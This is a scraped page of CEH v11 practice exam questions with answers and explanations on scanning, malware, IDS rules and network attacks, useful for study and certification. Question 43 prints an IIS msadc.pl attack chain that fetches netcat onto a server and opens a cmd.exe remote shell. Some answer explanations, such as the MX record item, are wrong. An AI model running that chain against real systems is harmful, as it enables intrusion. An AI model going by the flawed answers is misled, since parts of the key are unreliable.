SKILLCERTPRO
IT CERTIFICATION TRAININGS

0

Information Security / By SkillCertPro

CEH V11 (Certified Ethical Hacker) Exam Questions

Total Questions: 1310 – 21 Mock Exams & 1 Master Cheat Sheet

Practice Set 1

Your results are here!! for" CEHv11 Practice Test 1 "

0 of 50 questions answered correctly


Your time: 00:00:03

Your Final Score is : 0

You have attempted : 0

Number of Correct Questions : 0 and scored 0

Number of Incorrect Questions : 0 and Negative marks 0



You can review your answers by clicking view questions.

Important Note : Open Reference Documentation Links in New Tab (Right Click and Open in New Tab).

Restart Test | View Answers

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34
35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	

Correct Incorrect

Review Question | Summary

1. Question

Your network security manager wants a monthly report of the security posture of all the assets on the network (e.g., workstations, servers, routers, switches, firewalls). The report should include any feature of a system or appliance that is missing a security patch, OS update, or other essential security feature and its risk severity. Which solution would work best to find this data?

- Virus scan
- Penetration test
- **Vulnerability scanner**
- Security policy

Unattempted

OBJ-3.1: A vulnerability scanner is a computer program designed to assess computers, computer systems, networks, or applications for weaknesses. Most vulnerability scanners also create an itemized report of their findings after the scan.

2. Question

A user has reported that their workstation is running very slowly. A technician begins to investigate the issue and notices a lot of unknown processes running in the background. The technician determines that the user has recently downloaded a new application from the internet and may have become infected with malware. Which of the following types of infections does the workstation MOST likely have?

- Ransomware
- Rootkit
- **Trojan**
- Keylogger

Unattempted

OBJ-3.3: A trojan is a type of malware that looks legitimate but can take control of your computer. A Trojan is designed to damage, disrupt, steal, or in general, inflict some other harmful action on your data or network. The most common form of a trojan is a Remote Access Trojan (RAT), which allows an attacker to control a workstation or steal information remotely. To operate, a trojan will create numerous processes that run in the background of the system.

3. Question

You are reviewing a rule within your organization's IDS. You see the following output:

```
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
msg: "BROWSER-IE Microsoft Internet Explorer
CacheSize exploit attempt";
flow: to_client,established;
file_data;
   content:"recordset"; offset:14; depth:9;
   content:".CacheSize"; distance:0; within:100;
   pcre:"/CacheSize\s*=\s*/";
   byte_test:10,>,0x3ffffffe,0,relative,string;
max-detect-ips drop, service http;
reference:cve,2016-8077;
classtype: attempted-user;
sid:65535;rev:1;
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

Based on this rule, which of the following malicious packets would this IDS alert on?

- An malicious outbound TCP packet
- Any malicious outbound packets
- Any malicious inbound packets
- **An malicious inbound TCP packet**

Unattempted

OBJ-4.5: The rule header is set to alert only on TCP packets based on this IDS rule's first line. The flow condition is set as "to_client,established," which means that only inbound traffic will be analyzed against this rule and only inbound traffic for connections that are already established. Therefore, this rule will alert on an inbound malicious TCP packet only when the packet matches all the conditions listed in this rule. This rule is an example of a Snort IDS rule. For the exam, you do not need to create your own IDS rules, but you should be able to read them and pick out generic content like the type of protocol covered by the signature, the port be analyzed, and the direction of flow.

4. Question

Which cloud computing concept is BEST described as focusing on replacing the hardware and software required when creating and testing new applications and programs from a customer's environment with cloud-based resources?

- SECaaS
- **PaaS**
- IaaS
- SaaS

Unattempted

OBJ-8.1: Platform as a Service (PaaS) provides the end-user with a development environment without all the hassle of configuring and installing it themselves. If you want to develop a customized or specialized program, PaaS helps reduce the development time and overall costs by providing a ready to use platform.

5. Question

What type of malicious application does not require user intervention or another application to act as a host to replicate?

- Virus
- **Worm**
- Macro
- Trojan

Unattempted

OBJ-3.3: A worm is a self-replicating type of malware that does not require user intervention or another application to act as a host for it to replicate. Viruses and Macros require user intervention to spread, and Trojans are hosted within another application that appears harmless.

6. Question

A security engineer is using the Kali Linux operating system and is writing exploits in C++. What command should they use to compile their new exploit and name it notepad.exe?

- g++ --compile -i exploit.cpp -o notepad.exe
- g++ exploit.py -o notepad.exe
- **g++ exploit.cpp -o notepad.exe**
- g++ -i exploit.pl -o notepad.exe

Unattempted

OBJ-3.2: g++ is free C++ compiler that is available across a wide variety of operating systems, and is installed by default as part of Kali Linux. The proper syntax to compile a C++ file (*.cpp) is "g++ filename -o outputfile", so "g++ exploit.cpp -0 notepad.exe" is correct.

7. Question

What type of scan will measure the size or distance of a person's external features with a digital video camera?

- Retinal scan
- Signature kinetics scan
- Iris scan
- **Facial recognition scan**

Unattempted

OBJ-1.1: A face recognition system is a computer application capable of identifying or verifying a person from a digital image or a video frame from a video source. One way to do this is by comparing selected facial features from the image and a face database. By measuring the external facial features, such as the distance between your eyes and nose, you can uniquely identify the user. A retinal scan is a biometric technique that uses unique patterns on a person's retina blood vessels. Iris recognition or iris scanning is the process of using visible and near-infrared light to take a high-contrast photograph of a person's iris. A signature kinetics

scan measures a user's action when signing their name and compares it against a known-good example or baseline.

8. Question

You are working as a penetration tester and have discovered a new method of exploiting a vulnerability within the Windows 10 operating system. You conduct some research online and discover that a security patch against this particular vulnerability doesn't exist yet. Which type of threat would this BEST be categorized as?

- Brute force
- **Zero-day**
- DDOS
- Spoofing

Unattempted

OBJ-3.3: A zero-day attack happens once that flaw, or software/hardware vulnerability, is exploited, and attackers release malware before a developer has an opportunity to create a patch to fix the vulnerability, hence the term zero-day.

9. Question

A company has recently experienced a data breach and has lost nearly 1 GB of personally identifiable information about its customers. You have been assigned as part of the incident response team to identify how the data was leaked from the network. Your team has conducted an extensive investigation, and so far, the only evidence of a large amount of data leaving the network is from the email server. One user has sent numerous large attachments out of the network to their personal email address. Upon closer inspection, those emails only contain pictures of that user's recent trip to Australia. What is the most likely explanation for how the data left the network?

- **Steganography was used to hide the leaked data inside the user's photos**
- The data was hashed and then emailed to their personal email account
- The files were downloaded from home while connected to the corporate VPN
- The data was encrypted and emailed it to their spouse's email account

Unattempted

OBJ-9.1: The most likely explanation is that the user utilized steganography to hide the leaked data inside their trip photos. Steganography is the process of hiding one message inside another. By hiding the customer's information within the digital photos, the incident response team would not see the data being hidden without knowing to look for it inside the seemingly benign pictures from the trip. The scenario did not mention whether or not the user connected to the corporate VPN from their home, and the company should log all VPN connections, so this is not the correct answer. Additionally, the user could not hash the data and email it to themselves without losing the information since hashes are a one-way algorithm. Therefore, even if the user had the hash value, they still would not have the customers' personal information. Finally, according to the scenario, the user's email showed no evidence of encrypted files being sent.

10. Question

Which of the following is NOT considered part of the Internet of Things?

- SCADA
- ICS
- Smart television
- **Laptop**

Unattempted

OBJ-7.2: Supervisory control and data acquisition (SCADA) systems, industrial control systems (ICS), internet-connected televisions, thermostats, and many other things examples of devices classified as the Internet of Things (IoT). A laptop would be better classified as a computer or host than part of the Internet of Things. The Internet of things (IoT) is a system of interrelated computing devices, mechanical and digital machines provided with unique identifiers (UIDs), and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.

11. Question

Which of the following is NOT a means of improving data validation and trust?

- Implementing Tripwire
- Encrypting data in transit
- Using MD5 checksums for files
- **Decrypting data at rest**

Unattempted

OBJ-1.1: Encrypting data in transit leads to more integrity and confidentiality of the data, and therefore trust. Hashing files using MD5 to check against known valid checksums would provide integrity, and therefore validation and trust. Implementing a file integrity monitoring program, such as Tripwire, would also improve data validation and trust. Decrypting data at rest does not improve data validation, or trust since the data at rest could be modified when decrypted.

12. Question

Praveen is currently investigating activity from an attacker who compromised a host on the network. The individual appears to have used credentials belonging to a janitor. After breaching the system, the attacker entered some unrecognized commands with very long text strings and then began using the sudo command to carry out actions. What type of attack has just taken place?

- **Privilege escalation**
- Phishing
- Social engineering
- Session hijacking

Unattempted

OBJ-5.2: The use of long query strings points to a buffer overflow attack, and the sudo command confirms the elevated privileges after the attack. This indicates a privilege escalation has occurred. While the other three options may have been used as an initial access vector, they cannot be confirmed based on the question's details. Only a privilege escalation is currently verified within the scenario due to the use of sudo.

13. Question

You are conducting threat hunting for an online retailer. Upon analyzing their web server, you identified that a single HTML response returned as 45 MB in size, but an average response is normally only 275 KB. Which of the following categories of potential indicators of compromise would you classify this as?

- Unauthorized privilege
- **Data exfiltration**
- Beaconing
- Introduction of new accounts

Unattempted

OBJ-5.1: If attackers use SQL injection to extract data through a Web application, the requests issued by them will usually have a larger HTML response size than a normal request. For example, if the attacker extracts the full credit card database, then a single response for that attacker might be 20 to 50 MB, where a normal response is only 200 KB. Therefore, this scenario is an example of a data exfiltration indicator of compromise. Based on the scenario, there is no evidence that a user is conducting a privilege escalation or using unauthorized privileges. There is also no evidence of a new account having been created or beaconing occurring over the network.

14. Question

Which of the protocols listed is NOT likely to trigger a vulnerability scan alert when used to support a virtual private network (VPN)?

- IPSec
- PPTP
- SSLv3
- SSLv2

Unattempted

OBJ-3.1: IPSec is the most secure protocol that works with VPNs. The use of PPTP and SSL is discouraged for VPN security. Due to this, PPTP and SSL for a VPN will likely alert during a vulnerability scan as an issue to be remediated.

15. Question

A cybersecurity analyst is conducting a port scan of 192.168.1.45 using nmap. During the scan, the analyst found numerous ports open, and nmap could not determine the Operating System version of the system installed at 192.168.1.45. The analyst asks you to look over the results of their nmap scan results:

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Starting NMAP 7.60 at 2020-06-12 21:23:15

NMAP scan report for 192.168.1.45

Host is up (0.78s latency).

Not shown: 992 closed ports

PORT STATE SERVICE

21/tcp open ftp

23/tcp open telnet

25/tcp open smtp

80/tcp open http

139/tcp open netbios-ssn

515/tcp open

631/tcp open ipp

9100/tcp open

MAC Address: 00:0C:29:18:6B:DB

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Which of the following operating systems is most likely used by the host?

- Windows workstation
- Linux server
- Windows server
- **Networked printer**

Unattempted

OBJ-2.2: Based on the open ports, it is likely that the host is a networked printer. Port 515 is used as an LPR/LPD port for most printers and older print servers. Port 631 is used for IPP for most modern printers and CUPS-based print servers. Port 9100 is used as a RAW port for most printers and is also known as the direct-IP port. If any of these three ports are found, the host is likely a printer. If ports 135, 139, 445 are found, this is usually a good indication of a Windows file server. Port such as FTP, telnet, SMTP, and http is used by both Windows and Linux servers; therefore, they are not as helpful to indicate which operating system is in use by the host.

16. Question

A penetration tester hired by a bank began searching for the bank's IP ranges by performing lookups on the bank's DNS servers, reading news articles online about the bank, monitoring what times the bank's employees came into and left work, searching job postings (with a special focus on the bank's information technology jobs), and even searching the corporate office of the bank's dumpster. Based on this description, what portion of the penetration test is being conducted?

- **Passive information gathering**
- Vulnerability assessment
- Active information gathering
- Information reporting

Unattempted

OBJ-2.1: Passive information gathering consists of numerous activities where the penetration tester gathers open-source or publicly available information without the organization under investigation being aware that the information has been accessed. Instead, active information gathering starts to probe the organization using DNS Enumeration, Port Scanning, and OS Fingerprinting techniques. Vulnerability assessments are another form of active information gathering. Information reporting occurs after the penetration test is complete, and it involves writing a final report with the results, vulnerabilities, and lessons learned during the assessment.

17. Question

Which of the following exploitation frameworks contain plugins that can trigger buffer overflows in SCADA systems, such as /exploit/windows/scada/daq_factory_bof that can trigger a stack overflow by sending excessive requests to a service port on the system?

- Nessus
- **Metasploit**
- Androzer
- Nikto

Unattempted

OBJ-7.2: Metasploit is an open-source exploitation framework that uses plugins to add different exploits and functionalities. They are always in the form of a directory structure, like /exploit/windows/scada/daq_factory_bof. This represents the plugin type (exploit), the operating system involved (windows), the service/program (scada), and the specific exploit (daq_factory_bof). If you see this format in a question, the answer is most likely Metasploit related.

18. Question

What is a common Service Oriented Architecture Protocol (SOAP) vulnerability?

- Xpath injection
- Cross-site scripting
- SQL injection
- **XML denial of service issues**

Unattempted

OBJ-5.1: An XML denial of service (or XML bomb) attempts to pull in entities recursively in a defined DTD and explode the amount of memory used by the system until a denial of service condition occurs. Service-Oriented Architecture (SOA) is an architectural paradigm, and it aims to achieve a loose coupling amongst interacting distributed systems. SOA is used by enterprises to efficiently and cost-effectively integrate heterogeneous systems. However, SOA is affected by several security vulnerabilities, affecting the speed of its deployment in organizations. SOA is most commonly vulnerable to an XML denial of service. While the other options could be used as part of an attack on SOAP, the SOAP message itself is formatted as an XML document making an XML denial of service the most common vulnerability. While SOAP requests are vulnerable to SQL injections, this occurs by submitting a parameter as a morphed SQL query that can authenticate or reveal sensitive information as an attack on the underlying SQL. Cross-Site Scripting (XSS) attacks are a type of injection in which malicious scripts are injected into otherwise benign and trusted websites. XPath Injections operate on web sites that use user-supplied information to construct an XPath query for XML data.

19. Question

If you want to conduct an operating system identification during a nmap scan, which syntax should you utilize?

- nmap -id
- **nmap -O**
- nmap -osscan
- nmap -os

Unattempted

OBJ-2.2: The -O flag indicates to nmap that it should attempt to identify the target's operating system during the scanning process. It does this by evaluating the responses it received during the scan against its signature database for each operating system.

20. Question

Which of the following types of attacks occurs when an attacker attempts to gain confidential information or login credentials by sending targeted emails to a specific set of recipients within an organization?

- **Spear phishing**
- Phishing

- Spoofing
- Zero-day

Unattempted

OBJ-4.2: Spear phishing is the fraudulent practice of sending emails from a seemingly known or trusted sender to induce targeted individuals to reveal confidential information. The key to answering this question is that the attack was focused on a targeted set of people, not just an indiscriminate large group of random people.

21. Question

A security analyst conducts a nmap scan of a server and found that port 25 is open. What risk might this server be exposed to?

- Web portal data leak
- Open file/print sharing
- Clear text authentication
- **Open mail relay**

Unattempted

OBJ-2.2: Port 25 is the default port for SMTP (Simple Message Transfer Protocol), which is used for sending an email. An active mail relay occurs when an SMTP server is configured in such a way that it allows anyone on the Internet to send email through it, not just mail originating from your known and trusted users. Spammers can exploit this type of vulnerability to use your email server for their own benefit. File/print sharing usually operates over ports 135, 139, and 445 on a Windows server. Web portals run on ports 80 and 443. Clear text authentication could occur using an unencrypted service, such as telnet (23), FTP (20/21), or the web (80).

22. Question

You have been asked to add an entry to your DNS records to allow SMTP traffic to be sent out using your domain name. Which type of record should you add to your DNS record?

- CNAME
- AAAA
- A

MX

Unattempted

OBJ-2.1: An MX record is used for outgoing (SMTP) and incoming (POP3/IMAP) traffic. An A record associates your domain name with an IPv4 address. An AAAA record associates your domain name with an IPv6 address. A CNAME record is a canonical name or alias name, which associates one domain name as an alias of another (like beta.diontraining.com and http://www.diontraining.com could refer to the same website using a CNAME).

23. Question

Which of the following ports is used by LDAP by default?

427

389

3389

53

Unattempted

OBJ-2.2: LDAP uses port 389 by default. LDAP (Lightweight Directory Access Protocol) Standard for accessing and updating information in an X.500-style network resource directory. Unless secure communications are used, LDAP is vulnerable to packet sniffing and Man-in-the-Middle attacks. It is also usually necessary to configure user permissions on the directory. LDAP version 3 supports simple authentication or Simple Authentication and Security Layer, which integrates it with Kerberos or TLS.

24. Question

While investigating a data breach, you discover that the account credentials used belonged to an employee who was fired several months ago for misusing company IT systems. Apparently, the IT department never deactivated the employee's account upon their termination. Which of the following categories would this breach be classified as?

Advanced persistent threat

Zero-day

Insider Threat

Known threat

Unattempted

OBJ-4.2: An insider threat is any current or former employee, contractor, or business partner who has or had authorized access to an organization's network, system, or data and intentionally exceeded or misused that access in a manner that negatively affected the confidentiality, integrity, or availability of the organization's information or information systems. Based on the details provided in the question, it appears the employee's legitimate credentials were used to conduct the breach. This would be classified as an insider threat. A zero-day is a vulnerability in software unpatched by the developer or an attack that exploits such a vulnerability. A known threat is a threat that can be identified using a basic signature or pattern matching. An advanced persistent threat (APT) is an attacker with the ability to obtain, maintain, and diversify access to network systems using exploits and malware.

25. Question

Tony works for a company as a cybersecurity analyst. His company runs a website that allows public postings. Recently, users have started complaining about the website having pop-up messages asking for their username and password. Simultaneously, your security team has noticed a large increase in the number of compromised user accounts on the system. What type of attack is most likely the cause of both of these events?

- Rootkit
- **Cross-site scripting**
- SQL injection
- Cross-site request forgery

Unattempted

OBJ-5.2: This scenario is a perfect example of the effects of a cross-site scripting (XSS) attack. If your website's HTML code does not perform input validation to remove scripts that may be entered by a user, then an attacker can create a popup window that collects passwords and uses that information to compromise other accounts further. A cross-site request forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. An XSS will allow an attacker to execute arbitrary JavaScript within the victim's browser (such as creating pop-ups). A CSRF would allow an attack to induce a victim to perform actions they do not intend to perform. A rootkit is a set of software tools that enable an unauthorized user to control a computer system without being detected. SQL injection is the placement of malicious code in SQL statements via web page input. None of the things described in this scenario would indicate a CSRF, rootkit, or SQL injection.

26. Question

What techniques are commonly used by port and vulnerability scanners to identify the services running on a target system?

- Using the -O option in nmap and UDP response timing
- Comparing response fingerprints and registry scanning
- **Banner grabbing and comparing response fingerprints**
- Banner grabbing and UDP response timing

Unattempted

OBJ-2.2: Service and version identification are often performed by conducting a banner grab or by checking responses for services to known fingerprints for those services. UDP response timing and other TCP/IP stack fingerprinting techniques are used to identify operating systems only. Using nmap -O will conduct an operating system fingerprint scan, but it will not identify the other services being run.

27. Question

A company needs to implement stronger authentication by adding an authentication factor to its wireless system. The wireless system only supports WPA with pre-shared keys, but the backend authentication system supports EAP and TTLS. What should the network administrator implement?

- WPA2 with a complex shared key
- **802.1x using EAP with MSCHAPv2**
- PKI with user authentication
- MAC address filtering with IP filtering

Unattempted

OBJ-9.1: Since the backend uses a RADIUS server for back-end authentication, the network administrator can install 802.1x using EAP with MSCHAPv2 for authentication.

28. Question

What results will the following command yield: NMAP -sS -O -p 80-443 145.18.24.7?

- A stealth scan that scans ports 80 to 443

- A stealth scan that scans all open ports excluding ports 80 to 443
- A stealth scan that scans ports 80 and 443
- **A stealth scan that scans all ports from 80 to 443 and determines a target's operating system**

Unattempted

OBJ-2.2: When using NMAP, the -sS tells the tool to use a stealth scan using a TCP SYN packet, the -O is used to determine the operating system, and -p dictates which ports to scan. Since the ports were listed as 80-443, this indicates it includes all the ports from 80 through 443.

29. Question

Lamont is in the process of debugging a software program. As he examines the code, he discovers that it is miswritten. Due to the error, the code does not validate a variable's size before allowing the information to be written into memory. Based on Lamont's discovery, what type of attack might occur?

- Cross-site scripting
- SQL injection
- **Buffer overflow**
- Malicious logic

Unattempted

OBJ-5.2: A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information can cause an overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Programs should use the variable size validation before writing the data to memory to ensure that the variable can fit into the buffer to prevent this type of attack.

30. Question

Which of the following types of digital forensic investigations is most challenging due to the on-demand nature of the analyzed assets?

- Mobile devices
- **Cloud services**
- On-premise servers
- Employee workstations

Unattempted

OBJ-8.1: The on-demand nature of cloud services means that instances are often created and destroyed again, with no real opportunity for forensic recovery of any data. Cloud providers can mitigate this to some extent by using extensive logging and monitoring options. A CSP might also provide an option to generate a file system and memory snapshots from containers and VMs in response to an alert condition generated by a SIEM. Employee workstations are often the easiest to conduct forensics on since they are a single-user environment for the most part. Mobile devices have some unique challenges due to their operating systems, but good forensic tool suites are available to ease the forensic acquisition and analysis of mobile devices. On-premise servers are more challenging than a workstation to analyze, but they do not suffer from the same issues as cloud-based services and servers.

31. Question

During a business trip, Bobby connects to the hotel's wireless network to send emails to some of his clients. The next day, Bobby notices that additional emails have been sent out from his account without consent. Which of the following protocols was MOST likely used to compromise Bobby's email password utilizing a network sniffer?

- DNS
- TFTP
- **HTTP**
- SSL

Unattempted

OBJ-4.1: HTTP is an unsecured protocol, and information is passed without encryption. If the user signed into their webmail over HTTP instead of HTTPS, a network sniffer could compromise the username and password. Additionally, if the user was using an email client, then the SMTP connection could have been compromised, but since that wasn't an option in this question, we must assume Bobby used a webmail client over HTTP instead.

32. Question

Which of the following is NOT a valid reason to conduct reverse engineering?

- To commit industrial espionage
- To determine how a piece of malware operates
- To allow an attacker to spot vulnerabilities in an executable
- **To allow the software developer to spot flaws in their source code**

Unattempted

OBJ-5.1: If a software developer has a copy of their source code, there is no need to reverse engineer it since they can directly examine the code. Doing this is known as static code analysis, not reverse engineering. Reverse engineering is the process of analyzing a system's or application's structure to reveal more about how it functions. In malware, examining the code that implements its functionality can provide you with information about how the malware propagates and its primary directives. Reverse engineering is also used to conduct industrial espionage since it can allow a company to figure out how a competitor's application works and develop its own version. An attacker might use reverse engineering of an application or executable to identify a flaw or vulnerability in its operation and then exploit that flaw as part of their attack.

33. Question

What should a vulnerability report include if a cybersecurity analyst wants it to reflect the assets scanned accurately?

- Organizational governance
- **Virtual hosts**
- Log disposition
- Processor utilization

Unattempted

OBJ-3.1: Vulnerability reports should include both the physical hosts and the virtual hosts on the target network. A common mistake of new cybersecurity analysts is to include physical hosts, thereby missing many network assets.

34. Question

A web developer wants to protect their new web application from a man-in-the-middle attack. Which of the following controls would best prevent an attacker from stealing tokens stored in cookies?

- Hashing the cookie value
- Forcing the use of TLS for the web application
- Forcing the use of SSL for the web application
- **Setting the secure attribute on the cookie**

Unattempted

OBJ-5.1: When a cookie has the Secure attribute, the user agent includes the cookie in an HTTP request only if transmitted over a secure channel (typically HTTPS). Although seemingly useful for protecting cookies from active network attackers, the Secure attribute protects only the cookie's confidentiality. Forcing the web application to use TLS or SSL does not force the cookie to be sent over TLS/SSL, so you still need to set the cookie's Secure attribute. Hashing the cookie provides the cookie's integrity, not confidentiality; therefore, it will not solve the issue presented by this question.

35. Question

An ethical hacker has been hired to conduct a physical penetration test of a company. During the first day of the test, the ethical hacker dresses up like a plumber and waits in the building's main lobby until an employee goes through the main turnstile. As soon as the employee enters his access number and proceeds to go through the turnstile, the ethical hacker follows them through the access gate. What type of attack did the ethical hacker utilize to access the restricted area of the building?

- **Tailgating**
- Social engineering
- Mantrap
- Shoulder surfing

Unattempted

OBJ-4.2: Based on the description, the ethical hacker conducted a very specialized type of social engineering attack known as tailgating. Sometimes on a certification exam, there are two correct answers, but one is more correct. This question is an example of that concept. Tailgating involves someone who lacks the proper authentication following an employee into a restricted area. Social engineering uses deception to manipulate individuals into divulging confidential or personal information that may be used for fraudulent purposes.

Shoulder surfing is a type of social engineering technique used to obtain personal identification numbers (PINs), passwords, and other confidential data by looking over the victim's shoulder.

36. Question

A factory worker suspects that a legacy workstation is infected with malware. The workstation runs Windows XP and is used as part of an ICS/SCADA system to control industrial factory equipment. The workstation is connected to an isolated network that cannot reach the internet. The workstation receives the patterns for the manufactured designs through a USB drive. A technician is dispatched to remove the malware from this workstation. After its removal, the technician provides the factory worker with a new USB drive to move the pattern files to the workstation. Within a few days, the factory worker contacts the technician again to report the workstation appears to be reinfected with malware. Which of the following steps did the technician MOST likely forget to perform to prevent reinfection?

- Enable System Restore and create a restore point (in Windows)
- Quarantine the infected system
- **Update the anti-malware solution**
- Identify and research malware symptoms
- Disable System Restore (in Windows)
- Remediate the infected systems

Unattempted

OBJ-7.2: Since the workstation is isolated from the internet, the anti-malware solution will need to be manually updated to ensure it has the latest virus definitions. Without the latest virus definitions, the system can easily become reinfected.

37. Question

You are working as a network administrator and are worried about the possibility of an insider threat. You want to enable a security feature that would remember the Layer 2 address first connected to a particular switch port to prevent someone from unplugging a workstation from the switch port and connecting their own laptop to that same switch port. Which of the following security features would BEST accomplish this goal?

- ACL
- **Sticky MAC**
- 802.1x

NAC

Unattempted

OBJ-4.1: Persistent MAC learning, also known as Sticky MAC, is a port security feature that enables an interface to retain dynamically learned MAC addresses when the switch is restarted or if the interface goes down and is brought back online. This is a security feature that can be used to prevent someone from unplugging their office computer and connecting their own laptop to the network jack without permission since the switch port connected to that network jack would only allow the computer with the original MAC address to gain connectivity using Sticky MAC.

38. Question

The local electric power plant contains both business networks and ICS/SCADA networks to control their equipment. Which technology should the power plant's security administrators look to implement first as part of configuring better defenses for the ICS/SCADA systems?

Automated patch deployment

Intrusion prevention system

Anti-virus software

Log consolidation

Unattempted

OBJ-7.2: Since this question is focused on the ICS/SCADA network, the best solution would be implementing an Intrusion Prevention System. ICS/SCADA machines utilize very specific commands to control the equipment and to prevent malicious activity. You could set up strict IPS rules to prevent unknown types of actions from being allowed to occur. Log consolidation is a good idea, but it won't prevent an issue and therefore isn't the most critical thing to add first. Automated patch management should not be conducted, as ICS/SCADA systems must be tested before conducting any patches. Often, patches will break ICS/SCADA functionality. Anti-virus software may or may not be able to run on the equipment, as well, since some ICS/SCADA systems often do not rely on standard operating systems like Windows.

39. Question

Which of the following is the leading cause for cross-site scripting, SQL injection, and XML injection attacks?

Output encoding

Directory traversals

File inclusions

Faulty input validation

Unattempted

OBJ-5.1: A primary vector for attacking applications is to exploit faulty input validation. The input could include user data entered into a form or URL, passed by another application or link. This is heavily exploited by cross-site scripting, SQL injection, and XML injection attacks. Directory traversal is the practice of accessing a file from a location that the user is unauthorized to access. The attacker does this by ordering an application to backtrack through the directory path to read or execute a file in a parent directory. In a file inclusion attack, the attacker adds a file to a web app or website's running process. The file is either constructed to be malicious or manipulated to serve the attacker's malicious purposes. Cross-site scripting (XSS) is one of the most powerful input validation exploits. XSS involves a trusted site, a client browsing the trusted site, and the attacker's site.

40. Question

You are working for a government contractor who requires all users to use a PIV device when sending digitally signed and encrypted emails. Which of the following physical security measures is being implemented?

Smart card

Cable lock

Biometric reader

Key fob

Unattempted

OBJ-9.1: A smart card is used in applications that need to protect personal information and/or deliver fast, secure transactions, such as transit fare payment cards, government, and corporate identification cards, documents such as electronic passports and visas, and financial payment cards. Often, smart cards are used as part of a multifactor authentication system where the smart card and a PIN needs to be entered for system authentication to occur.

41. Question

What should administrators perform to reduce a system's attack surface and remove unnecessary software, services, and insecure configuration settings?

Hardening

- Harvesting
- Stealthing
- Windowing

Unattempted

OBJ-1.1: Hardening is usually the process of securing a system by reducing its surface of vulnerability, which is larger when a system performs more functions; in principle, a single-function system is more secure than a multipurpose one. Reducing available ways of attack typically includes changing default passwords, removing unnecessary software, unnecessary usernames or logins, and disabling or removing unnecessary services. Windows is the use of windows for the simultaneous display of more than one item on a screen. Harvesting is the process of gathering data, normally user credentials. Stealthing is a made-up term in this question.

42. Question

An attacker was able to gain access to your organization's network closet while posing as an HVAC technician. While he was there, he installed a network sniffer in your switched network environment. The attacker now wants to sniff all of the packets in the network. What attack should he use?

- Tear Drop
- Fraggle
- Smurf
- **MAC Flood**

Unattempted

OBJ-4.1: MAC flooding is a technique employed to compromise the security of switched network devices. The attack forcing legitimate MAC addresses out of the table of contents in the switch and forcing a unicast flooding behavior, potentially sending sensitive information to portions of the network where it is not normally intended to go. Essentially, since the switch table of contents is flooding with bad information, the switch could fail open and begin to act like a hub, broadcasting all the frames out of every port. This would allow the attacker to sniff all network packets since he is connected to one of those switch ports. A fraggle attack is a denial-of-service (DoS) attack that involves sending a large amount of spoofed UDP traffic to a router's broadcast address within a network. A teardrop attack is a denial-of-service (DoS) attack that involves sending fragmented TCP packets to a target machine. The Smurf attack is a distributed denial-of-service attack. Large numbers of Internet Control Message Protocol (ICMP) packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address.

43. Question

A penetration tester discovered a web server running IIS 4.0 during their enumeration phase. The tester decided to use the msadc.pl attack script to execute arbitrary commands on the webserver. While the msadc.pl script is effective, and the pentester found it too monotonous to perform extended functions. During further research, the penetration tester found a perl script that runs the following msadc commands:

-=-

system("perl msadc.pl -h $host -C \"echo $user>>tempfile\"");

system("perl msadc.pl -h $host -C \"echo $pass>>tempfile\"");

system("perl msadc.pl -h $host -C \"echo bin>>tempfile\"");

system("perl msadc.pl -h $host -C \"echo get nc.exe>>tempfile\"");

system("perl msadc.pl -h $host -C \"echo get hacked.html>>tempfile\"");

("perl msadc.pl -h $host -C \"echo quit>>tempfile\"");

system("perl msadc.pl -h $host -C \"ftp \-s\:tempfile\"");

$o=; print "Opening FTP connection...\n";

system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");

-=-

Which exploit type is indicated by this script?

- Buffer overflow exploit
- SQL injection exploit
- **Chained exploit**
- Denial of Service exploit

Unattempted

OBJ-5.2: The script is an example of a chained exploit because it combines several programs into one, including writing to a temporary file, netcat usage, and FTP usage. Chained exploits integrate more than one form of attack to accomplish their goal. A buffer overflow is an anomaly where a program that occurs while writing data to a buffer overruns the buffer's boundary and overwrites adjacent memory locations. SQL injection is a code injection technique used to attack data-driven applications. Malicious SQL statements are inserted into an entry field for execution, such as dumping the database contents to the attacker. A denial-of-service (DoS) attack occurs when legitimate users cannot access information systems, devices, or other network resources due to a malicious cyber threat actor's actions.

44. Question

Frank and John have started a secret club together. They want to ensure that when they send messages to each other, they are truly unbreakable. What encryption key would provide the STRONGEST and MOST secure

encryption?

- Randomized one-time use pad
- ECC with a 256-bit key
- DES with a 56-bit key
- AES with a 256-bit key

Unattempted

